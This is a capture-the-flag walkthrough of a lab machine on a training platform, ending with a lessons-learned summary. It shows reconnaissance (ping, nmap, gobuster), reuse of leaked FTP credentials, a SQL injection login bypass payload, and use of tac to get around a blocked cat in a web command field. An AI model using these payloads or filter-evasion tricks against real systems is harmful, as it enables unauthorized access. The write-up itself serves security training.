

# Avengers Blog – TryHackMe

**Objective:** capture several flags.

## Contents


|                           |   |
|---------------------------|---|
| 1.Task / Steps taken..... | 1 |
| 2.Summary.....            | 8 |

## 1.Task / Steps taken

We start by checking whether the host is alive.

```
root@ip-10-10-93-5:~# ping 10.10.88.129
PING 10.10.88.129 (10.10.88.129) 56(84) bytes of data.
64 bytes from 10.10.88.129: icmp_seq=1 ttl=64 time=2.78 ms
64 bytes from 10.10.88.129: icmp_seq=2 ttl=64 time=0.938 ms
^C
--- 10.10.88.129 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.938/1.860/2.782/0.922 ms
```

The host responds and we open the website.



### The Official Avengers Blog

To keep track of missions



51 Days Ago

**Iron Man**

Tony here, I'm building something.. something I never built before, I am not sure if it will work or if I will survive when I come to use it. All I say is we have one chance to win here and I want everyone to be ready. Plus, if anyone is going to save this planet again its me.. I am Iron Man afterall.



**Spiderman**

On the page we find login credentials inside an comment.



**Rocket**

Groot asks if someone can reset his password. He said the last one he can remember is iamgroot?

30 Days Ago

The **first flag** is stored in a cookie on the page.



**Iron Man**

Tony here, I'm building something.. something I never built before, I am not sure if it will work or if I will survive when I come to use it. All I say is we have one chance to win here and I want everyone to be ready. Plus, if anyone is going to save this

The Official Avengers Blog

To keep track of missions

Cache Storage

Cookies

Indexed DB

Local Storage

Session Storage

| Name        | Value                                                                        | Domain       | Path | Expires / Max-Age           | Size | HttpOnly | Secure | SameSite |
|-------------|------------------------------------------------------------------------------|--------------|------|-----------------------------|------|----------|--------|----------|
| connect.... | s%3AEJ3yB0LxrtJbJNAIR5413O-EnKz3HSk0.6dlMsND1gTFsxyonhBCTXPWM5YbDuH5J%2FV... | 10.10.88.129 | /    | Session                     | 95   | true     | false  | None     |
| flag1       | cookie_secrets                                                               | 10.10.88.129 | /    | Sun, 18 Dec 2050 12:00:0... | 19   | false    | false  | None     |

The **second flag** is found in a GET request header (viewed under the browser **Network** tab).



to use it. All I say is we have one chance to win here and I want everyone to be ready. Plus, if anyone is going to save this

Inspector

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility

Application

Filter URLs

| Status | Method | Domain       | File               | Initiator  | Type | Transferred | Size       |
|--------|--------|--------------|--------------------|------------|------|-------------|------------|
| 304    | GET    | 10.10.88.129 | /                  | document   | html | cached      | 7.29 kB    |
| 304    | GET    | 10.10.88.129 | bootstrap.min.css  | stylesheet | css  | cached      | 155.76 ... |
| 304    | GET    | 10.10.88.129 | avengers.css       | stylesheet | css  | cached      | 25.06 kB   |
| 304    | GET    | 10.10.88.129 | jquery.slim.min.js | script     | js   | cached      | 86.93 kB   |
| 304    | GET    | 10.10.88.129 | popper.min.js      | script     | js   | cached      | 19.19 kB   |
| 304    | GET    | 10.10.88.129 | bootstrap.min.js   | script     | js   | cached      | 58.07 kB   |

Filter Headers

Connection: keep-alive

Date: Sun, 28 Sep 2025 09:00:25 GMT

Etag: W/"1c7c-b4Vh59Xa/FV0DZE2ey13/TNNa4A"

flag2: headers\_are\_important

X-Powered-By: Express

Next we run **nmap** and find three open ports: **21**, **22**, and **80**.

```

root@ip-10-10-93-5:~# nmap -sV -p- 10.10.88.129
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.88.129
Host is up (0.00054s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
80/tcp    open  http     Node.js Express framework
MAC Address: 02:C3:5D:85:09:3F (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds

```

Using the credentials discovered on the page we log in to **FTP** and retrieve the **third flag**.

```

root@ip-10-10-93-5:~# ftp 10.10.88.129
Connected to 10.10.88.129.
220 (vsFTPd 3.0.3)
Name (10.10.88.129:root): groot
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 1001    1001    4096 Oct 04  2019 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      33 Oct 04  2019 flag3.txt
226 Directory send OK.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag3.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (8.6375 kB/s)
ftp>


```

We run **gobuster** to enumerate directories and find a login portal.

```

root@ip-10-10-93-5:~# gobuster dir -u http://10.10.88.129/ -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.88.129/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/img (Status: 301) [Size: 173] [-> /img/]
/home (Status: 302) [Size: 23] [-> /]
/Home (Status: 302) [Size: 23] [-> /]
/assets (Status: 301) [Size: 179] [-> /assets/]
/portal (Status: 200) [Size: 1409]
/css (Status: 301) [Size: 173] [-> /css/]
/js (Status: 301) [Size: 171] [-> /js/]
/logout (Status: 302) [Size: 29] [-> /portal]
/Portal (Status: 200) [Size: 1409]

```



We bypass the login via a simple **SQL injection**.



## Avengers sign in

Incorrect username and/or password

' OR 1 -- -

.....

Sign in

© Avengers 2012 - 2019

After logging in we get a command input field. The application executes some shell commands (for example ls works).





I located the path for the **fifth flag**. However, the cat command was blocked.





To read the file we used tac (which prints file contents in reverse, but effectively let us read it).



CTF complete.

## 2.Summary

This challenge demonstrates common web-application weaknesses: sensitive data in comments and cookies, secrets leaking in HTTP headers, and exposed FTP with reusable credentials. A directory enumeration (gobuster) revealed a login portal vulnerable to SQL injection that granted a command-execution-style input. When cat was blocked, an alternate command (tac) was used to read the flag. Key lessons: never store credentials or secrets in comments/cookies/headers, always sanitize SQL inputs, and restrict web-exposed command execution.